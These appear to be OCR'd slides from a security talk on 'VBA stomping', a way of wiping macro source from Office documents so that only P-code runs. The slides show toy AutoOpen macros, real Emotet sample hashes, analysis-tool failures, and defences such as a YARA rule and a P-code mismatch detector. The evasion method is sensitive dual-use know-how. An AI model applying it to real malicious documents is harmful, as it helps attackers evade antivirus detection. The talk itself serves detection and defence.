75 74 00 6F 4F 70 65 6E 28 29 0D 00 0A 20 20 4D   ut.oOpen()...  M
73 67 42 6F 40 78 20 22 41 42 43 00 7C 45 48 6E   sgBo@x "ABC.|EHn
64 20 00 46 0D 0A 03 02                           d .F....
```

```
20 56 42 5F 4E 61 6D 00 65 20 3D 20 22 4E 65 77   VB_Nam.e = "New
00 4D 61 63 72 6F 73 22 0D 00 0A 53 75 62 20 41   .Macros". .Sub A
75 74 00 6F 4F 70 65 6E 28 29 0D 00 0A 20 20 4D   ut.oOpen(...  M
73 67 42 6F 40 78 20 22 58 59 5A 00 7C 45 48 6E   sgBo@x "XYZ.|EHn
64 20 00 46 0D 0A 03 02                           d .F....
```


Public Documents
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Delete
Copy to
Rename
Organize
New folder
New
Properties
Open
Select all
Select none
Invert selection
Select
« Users › Public › Public Documents
Search Public Documents
Name
Date modified
Type
Size
Quick access
Desktop
Downloads
Documents
Pictures
Public Docun
g2
google cookies
ABC.docm
9/11/2018 5:17 PM
Microsoft Word M...
16 KB
1 item

Walmart

WYSIWYG?

What You See Is *(not necessarily)* What You Get

What is Displayed in the VBA Editor:


Before Macro's Enabled	After Macro's Enabled
Decompressed VBA Source Code	Decompiled P-Code


What Gets Executed:

Compatible P-code?	Incompatible P-code
P-code	VBA Source Code compiled to P-code


VBA Stomping

Completely wipe-out compressed VBA source





BEFORE



AFTER

Walmart

WYSI(not)WYG

- A careful user will be tricked
- Most AV scanners look only at the VBA source code
- Dr. Vesselin Bontchev https://github.com/bontchev/pcodedmp

Walmart

P-Code Compatibility

User Agent Lookup

This tool allows you to check what the latest *browscap.ini* (6000030) will identify any User Agent as.

User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .N Look up »


Key	Value
browser_name_regex	/^mozilla\/4\.0 \(compatible; msie .\.0; .*windows nt 6\.1.*wow64.*trident\/7\.0; .*msoffice 14\)$/
browser_name_pattern	mozilla/4.0 (compatible; msie ?.0; *windows nt 6.1*wow64*trident/7.0; *msoffice 14)
parent	Microsoft Office 2010
comment	Microsoft Office 2010
browser	Office
browser_type	Application
browser_bits	32
browser_maker	Microsoft Corporation
browser_modus	unknown
version	2010
majorver	2010
minorver	0
platform	Win7

Anti-Analysis

ABC-autoclose - NewMacros (Code)

(General)


```
Sub AutoOpen()
  'Do something nefarious
  Application.Quit
End Sub
```



Disable Auto Execution of Macros

Delete word/vbaData.xml


Works For All Auto-Run Techniques



https://www.blackhillsinfosec.com/phishing-with-powerpoint/

Real World VBA Stomping Example


- June 2018 Emotet Malicious Document
- 39 of 60 Detections



MD5: a81f7899f38328e8ee8a9c7de0839954

Real World VBA Stomping Example

- VBA Stomped Emotet Document
- 30 fewer detections



Woot!

MD5:
e145f811229479bcede5bfdc8b56d82

VBA Stomping Analysis Problems

olevba (https://www.decalage.info/python/olevba)

```
mrxvt
Tabs  View
victim:~/Projects/bad_word_doc/9_7_2018> olevba 51fe848be945685a1670db65bf697a1695c7807c4883
olevba 0.53.1 - http://decalage.info/python/oletools
Flags        Filename

ERROR    Error in _extract_vba
Traceback (most recent call last):
  File "/home/sayre/Software/oletools/oletools/olevba.py", line 2867, in extract_macros
    dir_path, self.relaxed):
  File "/home/sayre/Software/oletools/oletools/olevba.py", line 1770, in _extract_vba
    code_data = decompress_stream(code_data)
  File "/home/sayre/Software/oletools/oletools/olevba.py", line 1214, in decompress_stream
    raise ValueError('Invalid CompressedChunkSignature in VBA compressed stream')
ValueError: Invalid CompressedChunkSignature in VBA compressed stream
OLE:M-S--B-- 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba

FILE: 51fe848be945685a1670db65bf697a1695c780[illegible]4883692984db72ef9d5801f4_bad_vba
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO KminClzMiQ.cls
in file: 51fe848be945685a1670db65bf697a1695c[illegible]07c4883692984db72ef9d5801f4_bad_vba - OLE stre
```

Error

oledump (https://blog.didierstevens.com/programs/oledump-py/)

```
mrxvt
Tabs  View
victim:~/Projects/bad_word_doc/9_7_2018> python ~/Software/DidierStevensSuite/oledump.p
4db72ef9d5801f4_bad_vba
5Attribute VB_Name = "KminClzMiAttribute VB_NaAttribute VB_Na¯□}kJJJJJJ□ttribute VB_Nü5
5"Attribute VB_Name ibute 5"ÇAttNİ"NameQ"trAttribİ¥VûýAttrib5"ribute VB_Name = "KminCl[
s"0TI}AttributAttribute %e VB_Namñ¡<~□lzMiAttr
5"Attribute VB_Naô&AttribuAttr8AttribAttributAttrAttribute 5dÈ}Attribute VB_Name
5"ame Attribute VJJJJJJJJJ□tþ{Attribut□□Ã§Ú5"
     áÄfºÊ¿oÈme
5"-@ribuÖf¦AttriéS□tribute VB_Name □"""KminClzMAQAttribu5"
-"Äm!Ë□am~Atute VB_NameGibZÝtbut5"iÕ□ame = "KminCl"
-"ttributeê" VB_µ\
]trt5"nCØtribute"C5"
5"e VB_Name = "Kmi÷ñm)5"me3ól
(¢□ut  F´ o
(¢e  B_Namvibu□tþ{Attê_Name = "Kmie V+&£"
5"  ibute 5dÈ}riD□9º6ribå"t5"è"ÄaØtribute"Ej×²meG
cr"2ÿ8j"5"ame =□e VB_Name□VB_Name = ±Na«|At=¥NamAt{□Attribµ²
5"¤□5"VB  □·butm5"ame ibute"VBibte VAtbute VB_Namÿñ= "Kttribdribute VB_höAttri□□
5§vrVB_NamviAtJJJJJlzM"Name te "bu"
(¢Q□ribmvibutribu"è     Øtribute"
5tribttributme = }AtêB_Name = /Î ±Na«|AttribuO5trib□h·A6øF;Ä□VB_Naô&
drtribuã½b¢"Kminñ5□5                                                    BR
r"""Kmie5"
5"¤□"]ibute"%AttÆ!ibuO5bKminC/"é|=±5"5"
□tre VBÖØtri3Öf¦éS□ame  éS□trrib
w.I¨Õme□õgÛ
5§vrr¹te VB_hm»øÒt¿4AtÃtrİ¥VûýAttÏ OAtu5"
5"e"_]ð¯2ÿ8j"5"
Ve VB^[[?1;2c^[[?1;2c^[[?1;2c^[[?1;2c^[[?1;2c^[[?1;2c^[[?1;2c^[[?1;2c^[[?1;2c^[
```

Garbage

VBA Stomping Analysis Problems

ViperMonkey

```
mrxvt
Tabs  View
victim:~/Projects/bad_word_doc/9_7_2018> vmonkey.py 51fe848be945685a1670db65bf697a16
 _  _____                  __  ___                  __
| |  / (_)___  ___  _____/ /  |/  /___  ____  / /_____  __  __
| | / / / __ \/ _ \/ ___/ /|_/ / __ \/ __ \/ //_/ _ \/ / / /
| |/ / / /_/ /  __/ /  / /  / / /_/ / / / / ,< /  __/ /_/ /
|___/_/ .___/\___/_/  /_/  /_/\____/_/ /_/_/|_|\___/\__, /
     /_/                                            /____/
vmonkey 0.07 - https://github.com/decalage2/ViperMonkey
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/ViperMonkey/issues

================================================================================
FILE: 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba
--------------------------------------------------------------------------------
VBA MACRO KminClzMiQ.cls
in file: 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba -
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
                                      ----------------------------------------
VBA CODE (with long lines collapsed):
5"
5"
5"
5"
5"
5"
```

Garbage

ClamAV sigtool (http://www.clamav.net/)

```
mrxvt
_2018> sigtool --vba 51fe848be945685a1670db65bf697a1695c7807c4883692984db72ef9d5801f4_bad_vba
_2018>
```

Nothing

VBA Stomping Defense

- P-Code unchanged by VBA Stomping
- P-Code Disassembler (https://github.com/bontchev/pcodedmp)

```
Tabs    View
Processing file: 51fe848be945685a167(
==========================================
dir stream: Macros/VBA/dir
------------------------------------------
dir stream after decompression:
815 bytes
dir stream parsed:
00000000:  PROJ_SYSKIND:
00000000   01 00 00 00

0000000A:  PROJ_LCID:
00000000   09 04 00 00

00000014:  PROJ_LCIDINVOKE:
00000000   09 04 00 00

0000001E:  PROJ_CODEPAGE:
00000000   E4 04

00000026:  PROJ_NAME:
00000000   50 72 6F 6A 65 63 74
```

Original

Stomped

```
Tabs    View
Processing file: 51fe848be945685a167(
==========================================
dir stream: Macros/VBA/dir
------------------------------------------
dir stream after decompression:
815 bytes
dir stream parsed:
00000000:  PROJ_SYSKIND:
00000000   01 00 00 00

0000000A:  PROJ_LCID:
00000000   09 04 00 00

00000014:  PROJ_LCIDINVOKE:
00000000   09 04 00 00

0000001E:  PROJ_CODEPAGE:
00000000   E4 04

00000026:  PROJ_NAME:
00000000   50 72 6F 6A 65 63 74
```

Walmart

VBA Stomping Defense

- P-Code Based Signatures
- Detect VBA <-> P-code mismatch
- Sandbox Execution
  - With multiple Office/Windows versions

P-Code Based Signatures

```
rule pcode_too_many_Mid_calls
{
  meta:
    author = "Kirk Sayre - Walmart Information Security"
    description = "Check for many Mid() calls looking at VB compiled to P-Code."

  strings:

    // Headers of files to look for
    $header_office = { D0 CF 11 E0 }
    $header_xml = "<?xml version=" nocase wide ascii

    // Look for calls like Mid("xxxxxx", 2, 3) or Mid(foo, 2, 3).
    //
    // Disassembled P-Code:
    //
    // 00B6 LitStr 0x0065 "some static string..." (string literal)
    // or
    // 0020 Ld jzziiaRT (variable)
    // 00AC LitDI2 0x000F
    // 00AC LitDI2 0x004A
    // 0024 ArgsLd Mid 0x0003
    $mid_call = /((\xB6.{1,100})|(\x20..)).\xAC..\x00\xAC..\x00\x24\x00\xFA\x00\x03/

  condition:

    (($header_office at 0) or $header_xml) and
    (#mid_call > 75)
}
```

Walmart

Detect VBA <-> P-code Mismatch

- We do not know of AV tools that do this.
- VBASeismograph: We wrote our own open-source tool.
- https://github.com/kirk-sayre-work/VBASeismograph
  - Written in Python.
  - MIT License.
  - Detects VBA source code <-> P-code mismatches.

References, blog posts and slides available at:

https://vbastomp.com

Questions?

Harold Ogden
@haroldogden

Kirk Sayre
@bigmacjpg

Carrie Roberts
@OrOneEqualsOne